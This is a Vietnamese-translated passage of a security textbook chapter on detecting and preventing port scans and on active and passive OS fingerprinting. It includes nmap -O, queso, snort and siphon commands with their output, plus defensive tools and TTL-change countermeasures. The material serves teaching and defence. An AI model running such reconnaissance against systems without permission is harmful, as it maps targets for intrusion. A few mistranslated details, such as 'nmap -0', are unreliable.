dự án Abacus (<http://www.psionic.com/abacus/>) có thể được xây dựng cấu hình để phát hiện và thông báo phản hồi đối với những cuộc tấn công đang diễn ra. Có một cách đáp ứng lại thao tác quét cổng đó là tự động thiết lập các quy tắc lọc nhân cho phép nhập một quy tắc ngăn chặn truy nhập từ một hệ thống tấn công. Ta có thể thiết lập một quy tắc như vậy sử dụng file cấu hình PortSentry, tuy nhiên có thể thay đổi theo từng hệ thống. Đối với hệ thống Linux 2.2 với hỗ trợ kernel firewall, đường vào file portsentry.conf có dạng:

```
# New ipchain support for Linux kernel version 2.102+
KILL_ROUTE="/sbin/ipchains -I input -s TARGETS -j DENY -L"
```

PortSentry tuân thủ và chạy trong hầu hết các môi trường UNIX bao gồm có Solaris. Cũng cần lưu ý rằng nếu bạn thấy xuất hiện mô hình quét cổng từ một hệ thống hoặc một mạng nào đó thì điều đó chỉ ra rằng có đối tượng đang tiến hành phá hoại mạng trên site của bạn. Chú ý theo dõi sát xao hành động như vậy, có thể sắp có một cuộc tấn công tổng thể. Cuối cùng bạn cần ghi nhớ rằng cũng có những điểm bất lợi khi trả đũa hoặc ngăn chặn những nỗ lực quét cổng. Vấn đề là ở chỗ kẻ tấn công có thể kiểm chứng địa chỉ IP của một hệ thống không liên quan, do vậy hệ thống của bạn có thể trả đũa. Bạn có thể tìm hiểu một tài liệu tuyệt vời của Solar Designer tại địa chỉ <http://www.openwall.com/scanlogd/P53-13.gz> và một số thông tin hữu ích khác về thiết kế và tấn công các hệ thống thăm dò quét cổng.

Hầu hết các có thể và cần được định cấu hình nhằm phát hiện các nỗ lực quét cổng. Đối với tính năng phát hiện quét lén thì một số công cụ tỏ ra vượt trội hơn. Ví dụ, nhiều firewall có những lựa chọn cụ thể nhằm phát hiện quét cổng SYN trong khi đó lại hoàn toàn bỏ không có tính năng quét FIN. Công việc khó khăn nhất để phát hiện quét cổng là sàng lọc các file bản ghi: vì vậy chúng tôi khuyên bạn nên sử dụng Psionic Logcheck (<http://www.psionic.com/abacus/logcheck/>), ngoài ra bạn cũng nên cấu hình thiết bị báo động đúng lúc qua mail. Sử dụng *threshold logging* nếu có thể nhờ đó đối tượng sẽ không tiến hành tấn công khước từ dịch vụ bằng cách lấp đầy email của bạn. Threshold logging sẽ nhóm lại các báo động chứ không gửi một báo động để kiểm tra. Ít nhất bạn cũng phải có tính năng báo cáo dựa trên trường hợp ngoại lệ có thể chỉ ra site của bạn được quét cổng. Lance Spitzner (<http://www.enteract.com/~lspitz/intrusion.html>) sáng tạo ra một tiện ích dành cho Firewall-1 có tên alert.sh, có tính năng phát hiện và kiểm tra quét cổng bằng Firewall-1 và chạy như một User Defined Alert.

Xét trên phương diện Windows NT, có một số tiện ích đơn giản có thể sử dụng để phát hiện quét cổng. Thiết bị thăm dò quét cổng đầu tiên đó là Genius 2.0 của Independent Software (<http://www.indiesoft.com> - Genius 3.0 được giới thiệu tại địa chỉ <http://www.indiesoft.com/>) dùng cho Windows 95/98 và Windows 4.0. Sản phẩm này không chỉ có tính năng phát hiện quét


thuần túy TCP tuy nhiên cài đặt nó vào hệ thống của bạn có lẽ chỉ để thực hiện chức năng này mà thôi. Genius sẽ lắng nghe các yêu cầu cổng trong một khoảng thời gian cho trước và cảnh báo bạn bằng một hộp thoại khi phát hiện ra một thao tác quét, thông tin cho bạn về địa chỉ IP và tên của kẻ tấn công.

Tính năng phát hiện quét cổng của Genius phát hiện cả những thao tác quét SYN và kết nối TCP.

Một thiết bị phát hiện quét cổng nữa cho Windows là BlackICE (xem Bảng 2-6) của Network ICE (<http://www.networkice.com>). Đây là sản phẩm phát hiện đột nhập dựa trên tác nhân thực sự cho Windows 9x và NT. Mặc dầu hiện nay sản phẩm mang tính thương mại nhưng Network ICE có kế hoạch cung cấp những phiên bản miễn phí tải xuống từ mạng. Cuối cùng, ZoneAlarm (<http://www.zonelabs.com/>) là một chương trình rất hữu hiệu cung cấp firewall và tính năng IDS cho nền Windows. Mọi sử dụng cá nhân sản phẩm này đều được miễn phí.

Ngăn chặn Mặc dầu công việc ngăn chặn một đối tượng tiến hành thăm dò quét cổng chống lại hệ thống của bạn là rất khó, nhưng bạn cũng có thể giảm thiểu rủi ro bằng cách vô hiệu hóa tất cả các dịch vụ không cần thiết. Trong môi trường UNIX, bạn có thể thực hiện được điều này bằng cách loại bỏ những dịch vụ không cần thiết như `/etc/inetd.conf` và vô hiệu hóa các dịch vụ bắt đầu bằng từ script khởi động của bạn. Thao tác này sẽ được đề cập cụ thể hơn trong Chương 8.

Đối với Windows NT, bạn cũng cần phải vô hiệu hóa tất cả các dịch vụ không cần thiết. Điều này khó hơn do phương thức hoạt động của Windows NT, vì cổng 139 cung cấp hầu như toàn bộ các tính năng. Tuy nhiên bạn cũng có thể vô hiệu hóa một số dịch vụ ngay trong trình đơn Control Panel | Services. Chi tiết về những rủi ro Windows NT và những biện pháp đối phó sẽ được thảo luận trong Chương 5. Ngoài ra, Tiny Software (www.tinysoftware.com) có bán ra một modul nhân lọc các gói tin tuyệt vời cho Windows NT có tính năng bảo vệ các cổng nhạy cảm của bạn.



Hình 2-6. BlackICE cung cấp một số chữ ký thăm dò đột nhập ưu việt ngoài tính năng phát hiện quét cổng TCP đơn giản, bao gồm UDP scan, NT null session, pcAnywhere ping, các cuộc tấn công WinNuke, ECHO storms, ..

Đối với các thiết bị và các hệ điều hành khác, bạn cần tham khảo cuốn hướng dẫn sử dụng để giảm số lượng cổng nghe xuống mức cần thiết.

THĂM DÒ HỆ ĐIỀU HÀNH

Như chúng ta đã tìm hiểu, có rất nhiều công cụ cũng như thủ thuật quét cổng. Nếu nhớ lại thì ta thấy rằng mục tiêu số một của quét cổng đó là xác định các cổng TCP và UDP nghe trên hệ thống mục tiêu. Nhiệm vụ của chúng ta trong phần này là xác định loại hệ điều hành mà chúng ta đang quét.

☉ Phát hiện hệ điều hành đang hoạt động

Tính phổ thông	10
Tính đơn giản	8
Tính hiệu quả	4
Mức độ rủi ro	7

Những thông tin về hệ điều hành cụ thể có thể hữu ích cho quá trình ánh xạ điểm yếu, sẽ được đề cập kỹ trong các chương tiếp theo. Chúng ta cần phải nhớ rằng chúng ta đang cố gắng xác định với mức độ chính xác cao nhất những điểm yếu hệ thống mục tiêu. Do vậy, ta vào khả năng có thể xác định

được hệ điều hành mục tiêu. Chúng ta có thể sử dụng thủ thuật banner grabbing như đã đề cập trong Chương 3, vốn cho phép ta tìm kiếm được thông tin từ những dịch vụ như FTP, telnet, SMTP, HTTP, POP ... Đây là cách đơn giản nhất có thể phát hiện một hệ điều hành và số phiên bản liên quan của dịch vụ đang chạy. Đương nhiên là sẽ có những công cụ chuyên dụng giúp chúng ta thực hiện công việc này. 2 công cụ chính xác nhất mà chúng ta có thể sử dụng tùy ý đó là nmap và queso, cả hai công cụ này đều có tính năng thăm dò ngăn xếp (stack fingerprinting).

Active Stack Fingerprinting (Thăm dò ngăn xếp đang hoạt động)

Trước khi ta sử dụng nmap và queso, ta cũng cần phải giải thích stack fingerprinting là gì. Stack Fingerprinting là một công nghệ cực mạnh cho phép bạn nhanh chóng xác định được hệ điều hành với mức độ xác suất cao. Về bản chất có những sắc thái thay đổi tùy theo tính năng thực thi ngăn xếp của mỗi nhà cung cấp. Các nhà cung cấp sản phẩm thường hiểu sự chỉ dẫn RFC theo những ý khác nhau khi tiến hành viết các ngăn xếp TCP/IP. Do vậy bằng cách tìm hiểu kỹ những sự khác biệt đó chúng ta có thể đưa ra được dự đoán có cơ sở về việc hệ điều hành nào đang hoạt động. Để đạt được độ tin cậy ở mức đối ta, stack fingerprinting thông thường đòi hỏi ít nhất một cổng nghe. Nmap có thể đưa ra được dự đoán có cơ sở về hệ điều hành đang hoạt động nếu không có cổng nào ở trạng thái mở. Tuy vậy độ chính xác của những dự đoán đó là tương đối thấp. Một tài liệu chuyên đề do Fyodor viết được xuất bản lần đầu tiên trong Phrack Magazine, và được giới thiệu tại địa chỉ <http://www.insecure.org/nmap/nmap-fingerprinting-article.html>.

Ta cùng tìm hiểu các hình thức thăm dò giúp phân biệt các hệ điều hành khác nhau:

▼ **FIN probe** Một gói tin được gửi tới một cổng mở. Như đã đề cập trong phần trước, RFC 793 cho thấy sự vận hành chính xác sẽ không đáp ứng. Tuy nhiên các bộ xung ngăn xếp (ví dụ như Windows NT) có thể đáp ứng lại bằng một FIN/ACK.

■ **Thăm dò cờ hiệu giả** Một cờ hiệu TCP không xác định được thiết lập trong phần TCP header của một gói tin SYN. Một số hệ điều hành, ví dụ như Linux, sẽ phản hồi lại cờ hiệu trong gói tin phản hồi.

■ **Lấy mẫu thứ tự số đầu tiên (ISN)** Tiền đề cơ bản đó là tìm kiếm một mô hình trong chuỗi đầu tiên được chọn khi TCP đáp ứng lại một yêu cầu kết nối.

■ **Kiểm tra “Không phân tách bit”** Một số hệ điều hành sẽ thiết lập tính năng “không phân tách bit” để tăng cường khả năng hoạt động. Bit này có thể được kiểm soát nhằm xác định hệ điều hành nào có hình thức hoạt động như vậy.

■ **Kích cỡ cửa sổ đầu tiên TCP** Kích cỡ cửa sổ đầu tiên trên gói tin gửi lại được theo dõi. Đối với một số stack implementation thì kích cỡ này là đặc trưng duy nhất và có thể làm tăng độ chính xác của cơ chế theo dõi.

■ **Giá trị ACK** Các ngăn IP khác biệt về giá trị chuỗi mà chúng sử dụng cho trường ACK, vì thế một số lần chạy sẽ gửi trở lại số thứ tự mà bạn đã gửi trước đó, và một số lần chạy khác sẽ gửi trở lại số thứ tự +1.

■ **Chặn đứng thông điệp lỗi ICMP** Các hệ điều hành có thể theo gót RFC 1812 (www.ietf.org/rfc/rfc1812.txt) và hạn chế tỉ lệ các thông điệp lỗi bị gửi đi. Bằng cách gửi những gói tin UDP tới một cổng đánh số thứ tự cao ngẫu nhiên, bạn có thể đếm số lượng các thông điệp không thể gửi đi trong một khoảng thời gian nhất định.

■ **Trích dẫn thông điệp ICMP** Các hệ điều hành khác nhau ở số lượng thông tin được trích dẫn khi gặp phải lỗi ICMP. Bằng cách kiểm tra thông điệp được trích dẫn bạn có thể phân nào khẳng định được thông tin về hệ điều hành mục tiêu.

■ **Tính thống nhất gửi lại thông điệp lỗi ICMP** Một số stack implementation có thể thay đổi IP header khi gửi trở lại các thông điệp lỗi ICMP. Xem xét kỹ những thay đổi đối với các header bạn có thể khẳng định một số thông tin về hệ điều hành mục tiêu.

■ **Loại hình dịch vụ (TOS)** Đối với những thông điệp “Không thể tới cổng ICMP”, TOS được kiểm tra. Hầu hết các stack implementation sử dụng 0, nhưng có thể thay đổi.

■ **Quản lý phân chia (Fragmentation handling)** Như Thomas Ptacek và Tim Newsham đã chỉ rõ trong ấn phẩm “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection” (<http://www.clark.net/~roesch/idspaper.html>), các gói tin khác nhau quản lý các phần phân tách chồng chéo khác nhau. Một số ngăn xếp sẽ ghi chèn dữ liệu mới lên dữ liệu cũ và ngược lại khi các phần phân tách được nối trở lại. Bằng cách chú ý đến cách các gói tin thăm dò được nối lại, bạn có thể biết được một số thông tin về hệ điều hành.

▲ **Các lựa chọn TCP** Các lựa chọn TCP được quy định bởi RFC 793 và gần đây là RFC 1323 (www.ietf.org/rfc/rfc1323.txt). Những lựa chọn tiên tiến hơn của RFC 1323 có thể được sử dụng trong hầu hết các stack implementation hiện nay. Bằng cách gửi đi một gói tin bằng một loạt các lựa chọn, ví dụ như no operation, maximum segment size, window scale factor, và timestamp, ta có thể phân nào khẳng định được thông tin về hệ điều hành mục tiêu.

Nmap có sử dụng những kỹ thuật mà ta đề cập trước đó (ngoại trừ quản lý phân tách và sắp xếp thông điệp lỗi ICMP) bằng lựa chọn -0. Hãy cùng xem xét đến mạng mục tiêu:

```
[tsunami] nmap -0 192.168.1.10
Starting nmap V. 2.53 by fyodor@insecure.org
Interesting ports on shadow (192.168.1.10):
Port      State      Protocol Service
```


7	open	tcp	echo
9	open	tcp	discard
13	open	tcp	daytime
19	open	tcp	chargen
21	open	tcp	ftp
22	open	tcp	ssh
23	open	tcp	telnet
25	open	tcp	smtp
37	open	tcp	time
111	open	tcp	sunrpc
512	open	tcp	exec
513	open	tcp	login
514	open	tcp	shell
2049	open	tcp	nfs
4045	open	tcp	lockd

TCP Sequence Prediction: Class=random positive increments

Difficulty = 26590 (Worthy challenge)

Remote operating system guess: Solaris 2.5, 2.51

Bằng việc sử dụng lựa chọn stack fingerprint trong nmap, ta có thể chắc chắn khẳng định hệ điều hành. Ngay cả trường hợp không có cổng nào ở trạng thái mở trên hệ thống mục tiêu thì nmap vẫn có thể đoán có cơ sở về hệ điều hành này.

```
[tsunami] # nmap -p80 -O 10.10.10.10
```

Starting nmap V. 2.53 by fyodor@insecure.org

Warning: No ports found open on this machine, OS detection will be MUCH less reliable

No ports open for host (10.10.10.10)

Remote OS guesses: Linux 2.0.27 - 2.0.32 -34, Linux 2.0.35 -36.

Linux 2.1.24 PowerPC, Linux 2.1.76. Linux 2.1.91 - 2.1.103.

Linux 2.1.122 - 2.1.132; 2.2.0 -prel - 2.2.2, Linux 2.2.0 -pre6 - 2.2.2-ac5

Nmap run completed - - 1 IP address (1 host up)scanned in 1 second

Vì vậy ngay cả khi không có cổng mở thì nmap vẫn có thể đoán chính xác hệ điều hành đó là Linux.

Một trong những tính năng ưu việt nhất của nmap là danh sách chữ ký được lưu trong một file có tên nmap -os -fingerprints. Mỗi lần một phiên bản nmap mới được tung ra thị trường thì file này lại được cập nhật bổ sung những chữ ký mới. Tại thời điểm cuốn sách này được viết ra, đã có hàng trăm chữ ký được lưu danh. Nếu bạn muốn nhập thêm một chữ ký mới và sử dụng tiện ích nmap, bạn có thể thực hiện tại địa chỉ <http://www.insecure.org:80/cgi-bin/nmap-submit.cgi>.

Tại thời điểm cuốn sách này thì dường như nmap là công cụ có tính chính xác cao nhất, nó không phải là công cụ đầu tiên thực hiện những thủ thuật như vậy. Queso, bạn có thể tải xuống từ <http://packetstorm.securify.com/UNIX/scanners/queso-980922.tar.gz>, là một công cụ phát hiện hệ điều hành được thiết kế trước khi Fyodor nhập tính năng phát hiện hệ điều hành vào trong nmap. Cần chú ý rằng queso không phải là

một thiết bị quét cổng và nó chỉ thực hiện tính năng phát hiện hệ điều hành thông qua một cổng đơn ở trạng thái mở (cổng mặc định 80). Nếu cổng 80 không mở trên máy chủ mục tiêu thì ta cần xác định một cổng đang ở trạng thái mở, sẽ được đề cập trong phần tiếp. Queso được sử dụng nhằm xác định hệ điều hành mục tiêu thông qua cổng 25.

[tsunami] queso 10.10.10.20:25

10.10.10.20:25

* Windoze 95/98/NT

■ Các biện pháp chống phát hiện Hệ điều hành

Phát hiện Rất nhiều trong số các công cụ phát hiện quét cổng đã nói trước đó có thể được sử dụng nhằm phát hiện hệ điều hành. Mặc dầu các công cụ này không chỉ ra cụ thể đang tiến hành quét phát hiện hệ điều hành nmap hay queso nhưng nó có thể phát hiện một thao tác quét bằng một loạt các lựa chọn, ví dụ như cờ hiệu SYN.

Ngăn chặn Chúng ta mong muốn có được một thiết kế đơn giản để phát hiện hệ điều hành, tuy nhiên đây quả là một vấn đề nan giải. Ta hoàn toàn có thể phá mã nguồn điều hành hoặc thay đổi một tham số hệ điều hành nhằm thay đổi tính năng đặc trưng stack fingerprint. Tuy nhiên nó cũng có thể ảnh hưởng có hại đến tính năng của hệ điều hành. Ví dụ, FreeBSD 4x hỗ trợ lựa chọn nhân TCP_DROP_SYNFIN vốn được sử dụng để bỏ qua gói tin SYN+FIN mà nmap sử dụng khi tiến hành thăm dò các ngăn xếp. Kích hoạt lựa chọn này có thể chống phát hiện hệ điều hành, tuy nhiên nó lại phá vỡ sự hỗ trợ RFC1644.

Ta tin rằng chỉ có những ủy quyền an toàn hoặc những firewall mới phải quét mạng. Theo như một câu châm ngôn “an toàn trong sự khó hiểu” chính là một vòng bảo vệ đầu tiên của bạn. Ngay cả trong trường hợp kẻ tấn công có thể phát hiện ra hệ điều hành thì chúng cũng gặp nhiều khó khăn khi truy nhập vào hệ thống mục tiêu.

● Công cụ xác định hệ điều hành thụ động

Tính phổ thông	5
Tính đơn giản	6
Tính hiệu quả	4
Mức độ rủi ro	5

Chúng ta vừa tìm hiểu mức độ hữu hiệu tính năng thăm dò ngăn xếp động trong đó có sử dụng nmap và queso. Ta cần lưu ý rằng các thủ thuật phát hiện ngăn xếp đã đề cập trước đó hoạt động theo đúng tính năng. Chúng ta gửi các gói tin tới mỗi hệ thống để xác định tính chất đặc trưng của ngăn xếp mạng qua đó giúp ta đoán ra hệ điều hành đang hoạt động. Vì ta phải gửi các gói tin tới hệ thống mục tiêu nên một hệ thống IDS dựa trên mạng cũng dễ dàng xác định rằng cuộc thăm dò xác định hệ điều hành đã được phát động. Do đó đây không phải là một thủ thuật mà kẻ tấn công thường chọn sử dụng.

Passive Stack Fingerprinting (thăm dò ngăn xếp thụ động)

Passive Stack Fingerprinting về mặt khái niệm tương tự như active stack fingerprinting (thăm dò ngăn xếp chủ động). Thay vì gửi các gói tin tới hệ thống mục tiêu, kẻ tấn công kiểm tra thụ động thông tin mạng nhằm xác định hệ điều hành đang hoạt động. Do đó, bằng thao tác kiểm tra thông tin mạng giữa các hệ thống khác nhau, chúng ta có thể xác định được hệ điều hành trên một mạng. Lance Spitzner đã dày công nghiên cứu trong lĩnh vực này và sản phẩm là một cuốn sách mô tả chi tiết kết quả của công trình nghiên cứu đó tại địa chỉ <http://project.honeynet.org>. Bên cạnh đó Marshall Beddoe và Chris Abad đã phát triển siphon, một công cụ cấu trúc mạng, xác định hệ điều hành và ánh xạ cổng được giới thiệu tại <http://www.gravitino.net/projects/siphon>. Bây giờ chúng ta cùng tìm hiểu phương thức hoạt động của tính năng thăm dò ngăn xếp thụ động.

Các chữ ký thụ động

Ta có thể sử dụng nhiều chữ ký khác nhau để xác định một hệ điều hành. Chúng ta chỉ giới hạn tìm hiểu một số thuộc tính liên quan bằng một vùng TCP/IP.

▼ **TTL** Hệ điều hành thiết lập cái gì như là thời gian hoạt động trên gói tin đi?

■ **Kích cỡ cửa sổ** Hệ điều hành thiết lập cái gì là Window Size?

▲ **DF** Hệ điều hành có thiết lập tính năng Không phân tách bit?

Bằng cách phân tích một cách thụ động mỗi thuộc tính và so sánh các kết quả với cơ sở dữ liệu thuộc tính đã biết, bạn có thể xác định được hệ điều hành từ xa. Mặc dầu phương pháp này không thể đảm bảo mang lại một kết quả chính xác sau mỗi lần nhưng các thuộc tính có thể được kết hợp để tạo ra một kết quả đáng tin cậy. Thủ thuật này chính là phương thức hoạt động của siphon.

Ta cùng tìm hiểu một ví dụ về phương thức hoạt động của công cụ này. Nếu như chúng ta telnet khỏi bóng hệ thống (192.168.1.10) để tác động (192.168.1.11) thì chúng ta có thể xác định một cách thụ động hệ điều hành đang sử dụng siphon.

```
[shadow]# telnet 192.168.1.11
```


Sử dụng thiết bị đánh hơi thông dụng snort, chúng ta có thể xem lại một phần dấu vết gói tin của kết nối telnet.

```
06/04 -11:23:48.297976 192.168.1.11:23 -> 192.168.1.10:2295
TCP TTL:255 TOS:0x0 ID:58934 DF
**S***A* Seq: 0xD3B709A4 Ack: 0xBE09B2B7 Win: 0x2798
TCP Options => NOP NOP TS: 9688775 9682347 NOP WS: 0 MSS:1460
```

Xem 3 thuộc tính TCP/IP, chúng ta nhận thấy rằng

- ▼ TTL = 255
- Window Size = 2798
- ▲ Không phân tách bit (DF) = Yes

Bây giờ chúng ta cùng xem lại file cơ sở dữ liệu siphon osprints.conf:

```
[shadow]# grep -i solaris osprints.conf
# Window: TTL:DF: Operating System DF = 1 for ON, 0 for OFF
2328:255:1: Solaris 2.6 - 2.7
2238:255:1: Solaris 2.6 - 2.7
2400:255:1: Solaris 2.6 - 2.7
2798:255:1: Solaris 2.6 - 2.7
FE88:255:1: Solaris 2.6 - 2.7
87C0:255:1: Solaris 2.6 - 2.7
FAF0:255:0 Solaris 2.6 - 2.7
FFFF:255:1: Solaris 2.6 - 2.7
```

Ta thấy rằng mục số 4 có các thuộc tính chính xác của dấu vết snort: kích cỡ cửa sổ 2798, TTL 255, DF bit set (tương đương 1). Do vậy ta có thể chắc chắn kết luận là Hệ điều hành mục tiêu đang sử dụng siphon.

```
[crush] siphon -v -i x10 -o fingerprint.out
```

```
Running on: 'crush' running FreeBSD 4.0 RELEASE on a(n) i386
```

```
Using Device: x10
```

Host	Port	TTL	DF	Operating System
192.168.1.11	23	255	ON	Solaris 2.6 - 2.7

Như vậy chúng ta có thể đoán OS mục tiêu là Solaris 2.6 một cách khá dễ dàng. Chú ý là ta có thể tiến hành đoán có cơ sở mà không cần phải gửi một gói tin nào tới 192.168.1.11

Một kẻ tấn công có thể sử dụng Thăm dò thụ động để liệt ra những nạn nhân tiềm năng chỉ bằng thao tác truy nhập vào web site và phân tích một dấu vết mạng hoặc sử dụng một công cụ như siphon. Mặc dầu đây là một thủ thuật khá hữu hiệu nhưng nó cũng có những điểm hạn chế nhất định. Trước hết, các ứng dụng tự xây dựng các gói tin không sử dụng cùng một chữ ký như hệ điều hành. Do vậy kết quả có thể sẽ không chính xác. Thứ hai, một máy chủ từ xa có thể dễ dàng thay đổi các thuộc tính kết nối.

Solaris: `ndd -set /dev/ip ip_def_ttl 'number'`

Linux: `echo 'number' > /proc/sys/net/ipv4/ip_default_ttl`

NT: `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters`

■ Biện pháp đối phó phát hiện hệ điều hành tự động

Xem biện pháp ngăn chặn trong “Các biện pháp đối phó phát hiện hệ điều hành” ở phần đầu chương này.

TOÀN BỘ ENCHILADA: CÁC CÔNG CỤ PHÁT HIỆN TỰ ĐỘNG

Tính phổ thông	10
Tính đơn giản	9
Tính hiệu quả	9
Mức độ rủi ro	9

